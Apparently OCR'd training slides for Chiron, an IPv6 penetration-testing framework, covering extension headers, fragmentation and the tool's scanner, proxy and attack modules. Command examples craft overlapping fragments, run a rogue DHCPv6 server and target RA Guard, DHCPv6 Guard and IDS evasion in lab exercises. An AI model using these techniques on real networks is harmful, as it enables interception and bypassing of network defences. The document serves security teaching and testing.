


The IPv6 Extension Headers (RFC 2460)



- Hop-by-Hop Options [RFC2460]
- Routing [RFC2460]
- Fragment [RFC2460]
- Destination Options [RFC2460]
- Authentication [RFC4302]
- Encapsulating Security Payload [RFC4303]
- MIPv6, [RFC6275] (Mobility Support in IPv6)
- HIP, [RFC5201] (Host Identity Protocol)
- shim6, [RFC5533] (Level 3 Multihoming Shim Protocol for IPv6)
- **All (but the Destination Options header) SHOULD occur at most once.**
- **How a device should react if NOT ?**

Uniform Format for IPv6 Extension Headers



Source: RFC 6564


Regarding Tunnelling IPv6 in IPv6

- If another IPv6 header is encapsulated:
  - it may be followed by its own Extension headers.
- This can make the situation even more complicated...

What if the order or the number of occurrences vary

- Extension headers:
  - must be processed in any order and occurring any number of times.
  - are not examined or processed by any node along a packet's delivery path but the last one.
  - except for the Hop-by-Hop Options header.

Source: RFC 2460




Transmission and Processing of IPv6 Extension Headers

- Any forwarding node along an IPv6 packet's path:
  - SHOULD do so regardless of any Extension headers that are present.
  - MUST recognise and deal appropriately with all standard IPv6 Extension headers.
  - SHOULD NOT discard packets containing unrecognised Extension headers.

Source: RFC 7045

What Can You Vary Related With Extension Headers?

- The type of Extension headers
- The number of occurrences.
- Their order and number
- Some of their parameters (like the next header value, etc.)
- Combine the above with arbitrary fragmentation.
- Can't imagine what can happen...




IPv6 header chain = *f* (x,v,z,w,y)

Fragmenting an IPv6 Header Chain


- ***Unfragmentable Part***:
  - *IPv6 header + Extension headers that must be processed by nodes en route to the destination.*
- ***Fragmentable Part***:
  - *The rest of the Extension headers + the upper-layer header and data.*

Source: RFC 2460

IPv6 Fragmentation



IPv6 header **+**
some of the extension headers



Advanced Attacking Techniques

- Combination of:
  - Arbitrary IPv6 Header Chain
    - Using one or more IPv6 Extension headers.
    - Varying their type, their order, or even their number of occurrences.
  - Arbitrary parameters in each header.
  - Arbitrary Fragmentation (including overlapping)
  - Fuzzing specific parameters
  - Flooding
- Can be used with all *Chiron* modules (scanner/link-local/proxy/attack).

IPv6 header chain
$= f$ (x,v,z,w,y)

Fuzzing (Manually) IPv6 Extension Headers

-lfE <comma_separated_list_of_headers_to_be_fragmented>
Defines an arbitrary list of Extension Headers which will be included in the fragmentable part.

-luE <comma_separated_list_of_headers_remain_unfragmented>

Defines an arbitrary list of Extension Headers which will be included in the unfragmentable part.

Supported IPv6 Extension Headers

Header Value	IPv6 Extension Header
0	Hop-by-hop Header
4	IPv4 Header
41	IPv6 Header
43	Routing Header
44	Fragment Extension Header
60	Destination Options Header
Any other value	IPv6 Fake (non-existing) Header

To use them, just use the corresponding header values.

Examples will follow:

Defining Explicitly the Values of the IPv6 Extension Headers

Header Value	IPv6 Extension Header	IPv6 Extension Header Parameters
0	Hop-by-hop Header	*optdata*, *otype*
4	IPv4 Header	*src* (the source address), *dst* (the destination address)
41	IPv6 Header	*src* (the source address) *dst* (the destination address)
43	Routing Header	*type* (the type of the Routing header), *segleft* (segments left), *addresses* (the IPv6 addresses to follow)
44	Fragment Extension Header	*offset* (the fragment offset), *m* (the MF bit), *id* (the fragment id)
60	Destination Options Header	*optdata*, *otype*

Extension Headers Examples

- **Add a Destination Options Header during a ping scan (-sn)**

TRY IT!

./chiron_scanner.py enp0s8 -sn -d ff02::1 -luE 60

- **Add a Hop-by-Hop Header and a Destination Options header during a ping scan (-sn)**

TRY IT!

./chiron_scanner.py enp0s8 -sn -d ff02::1 -luE 0,60

- **Add a Hop-by-Hop and Three (3) Destination Options header in a row during a ping scan (-sn)**

TRY IT!

./chiron_scanner.py enp0s8 -sn -d ff02::1 -luE 0,3X60

Fragmentation

TRY IT!

```
./chiron_scanner.py enp0s8 -sn -d ff02::1
-luE 0,3X60 -lfE 2X60 -i4_data "AAAAAAAA"
-nf 4
```

TRY IT!

```
./chiron_scanner.py enp0s8 -d ff02::1 -sn
-lfE 60 -nf 4 -seh 3
```

Customising the Content of the Extension Headers

- **Hop-by-Hop Extension Header**

  ./chiron_scanner.py enp0s8 -d ff02::1 -sn -luE 0"(otype=128;optdata=AAAAAAA)"

- **Destination Options Header**


  ./chiron_scanner.py enp0s8 -d ff02::1 -sn -luE 60"(otype=128;optdata=AAAAAAAA)"

- **Type 0 Routing Header**

  ./chiron_scanner.py enp0s8 -d ff02::1 -sn -luE 43"(type=0;addresses=2002::1-2002::2;segleft=2)"

TRY IT!

IPv6 Fragment Header



- **Next Header** value: 44
- **M**: More Fragment bit.
- **Fragment offset**: Offset in 8-octet units.
- The is no DF (**Don't Fragment**) bit, because in IPv6 the fragmentation is performed only by the source nodes and not by the routers along a packet's delivery path.
- **Identification** number: 32 bits.
- Each fragment, except possibly the last one, is an integer multiple of 8 octets long.

Completely Arbitrary Fragmentation - Examples

- **Two simple fragments:**

```
./chiron_scanner.py enp0s8 -sn -d ff02::1 -lfE 60 -nf
2 -lo 0,1 -lm 1,0 -lnh 60,60 -ll 1,1
```

- **Legitimate fragmentation**

```
./chiron_scanner.py enp0s8 -sn -d ff02::1 -lfE 60 -nf
3 -l4_data "AAAAAAAA" -lnh 60,58,43 -lm 1,1,0 -lo
0,1,2 -ll 1,1,1
```

TRY IT!

- **Fragmentation overlapping**

```
./chiron_scanner.py enp0s8 -sn -d ff02::1 -lfE 60
-l4_data "AAAAAAAA" -nf 3 -lnh 60,60,60 -lm 1,1,0
 -lo 0,1,1 -ll 1,1,2
```

TRY IT!

The Good Stuff is,

- That you can combine all the aforementioned IPv6 Extension Headers techniques with:
  - Network scanning
  - On the local-link using the corresponding ND or even MLD messages.
  - With fragmentation,
  - With the proxy (more on this, later)
  - With the attack module (more on this, also later)
  - With flooding (RTFM), etc

Exercise

- Rogue ***Router Advertisements (RA)*** is a well-known threat at the IPv6 Local Link.
- ***RA Guard*** comes to rescue.
- Really?
- Your goal: To evade RA Guard.
  - Don't spoof your MAC address, to find the winner(s)

Attacking Modules

- Three attacks up to know:
  - A Fake DHCPv6 Server
  - MiTM attack by using Neigbor Cache Poisoning
  - CVE-2012-2744

Rogue DHCPv6 Server

./chiron_attacks.py enp0s8 -dhcpv6_server -pr 2001:db8:c001:cafe::
-dhcpv6_DNS_Server 2001:db8:c001:cafe::10
-dhcpv6_DNS_Domain_name my_IPv6_lab.com

- Advantage: It can be combined with Extension Headers and Fragmentation

  => DHCPv6 Guard Evasion

An IPv4-to-IPv6 Proxy

secfu.net – Antonios Atlasis

The Need for an IPv4-to-IPv6 Proxy

- Many of our favourite Penetration Testing tool do not support, at least not yet, IPv6.
- Even if they do so, they are used exactly in the same way as it was used to be in IPv4.
- That is, they do not “exploit” all the features and the capabilities of the IPv6 protocols, such as the IPv6 Extension Headers.

Chiron IPv4-to-IP6 Proxy

- It operates like a proxy between the IPv4 and the IPv6 protocol.
- It is not a common proxy like web proxy, because it operates at layer 3.
- It accepts packets at a specific IPv4 address, extract the layer header and its payload, and sends them to a “target” using IPv6:
- However, it can also add one or more IPv6 Extension headers.

IPv4-to-IPv6 Proxy

Launch your attacking program sending the traffic to IPv4 address where proxy listens to.

Proxy extracts layer4 and payload, manipulates it, recalculates the checksum and sends it to the IPv6 destination using as a source address the one of the external interface

Target (listening to an IPv6 address)

Pure IPv6 traffic

IPv6 NET

Attacker		
Attacking Program (sending traffic using an IPv4 address)	**Chiron Proxy** (listening internally to an IPv4 address, sending traffic using external IPv6 address)	**External interface** IPv6 address

Response in IPv6

Proxy extracts layer 4, adds an IPv4 header and sends the packet to the attacking program

IPv4-to-IPv6 Proxy Parameters

- To use the tool, you must define, apart from the interface, at least the following parameters too:
- ***ipv4_sender*** the ipv4 address of the software that send the packet.
- ***ipv4_receiver*** the ipv4 address where the proxy listens to
  - You can use loopback addresses to keep it simple.
- You must also define your IPv6 destination using ***-d***, but JUST ONE.

Caution – Configure the Local Firewall

- If you use a Linux OS with iptables as a host firewall:
  - You have to do nothing. *Chiron* will take care everything for you.
- If you use a different host firewall,
  - You have to do it on your own. Please **R**ead **T**he **F**ine **M**anual (again).

IPv4-to-IPv6 Proxy Example


```
./chiron_proxy.py enp0s8 127.0.0.1
127.0.0.3 -d 2001:db8:1:1::1
```

where:

- 127.0.0.1 the IPv4 source address of the attacking tool.
- 127.0.0.3 the IPv4 address where the proxy listens to.

- Then, run your favourite program against 127.0.0.3, e.g.

```
perl nikto.pl -h http://127.0.0.3
```

How To Use the Advanced Attacking Techniques

- Use your imagination to create scenarios.
- Implement them using *Chiron* scanner or link-local modules.
- Test them against security / networking devices (firewalls, IDPS, routers, etc.).
- If you find a technique to evade them, “exploit” it further using the proxy, or the attack module.

The Attacking Module

Implemented Attacks (So Far)...

- Man-In-The-Middle Attack Using Neibhor Cache Poisoning.
- Fake DHCPv6 Server.
- CVE-2012-2744
- You can always use the other modules to launch the rest of the attacks (router redirection, flooding, etc.).

Rogue DHCPv6


```
./chiron_attacks.py enp0s8 -dhcpv6_server -pr 2001:db8:c001:cafe::
-dhcpv6_DNS_Server 2001:db8:c001:cafe::10
-dhcpv6_DNS_Domain_name my_IPv6_lab.com
```


- You can also define the preference of the DHPCv6 server, the preferred lifetime and the valid lifetime of the IPv6 addresses.
- Question: How would you circumvent *DHCPv6 Guard*?

CTF

- Evade Tipping Point device and identify open ports on an open system.
- Evade Sourcefire and get the flag from a web server.

About *Chiron*

- ***Chiron***, the son of Titan Chronos, was the wise half-man half-horse creature of the Centaur tribe in Greek mythology. As an exception to the other wild and violent Centaurs, Chiron studied music, medicine and prophesy from the god Apollo, and hunting skills under the god Artemis.
- *Chiron* learned much from the gods and passed his knowledge on to heroes in mythology. Among his pupils were many heroes like Theseus, Achilles, Jason, and many others. It is pronounced “Kai-ron” in English.
- This IPv6 framework was named after Centaur Chiron because it resembles him in wisdom (I hope), strength (testing), ...hunting (IPv6 targets), but mainly, in knowledge transfer.
- Enjoy! :-)



Questions?

You can follow me ***@AntoniosAtlasis***
You can reach me at ***aatlasis@secfu.net***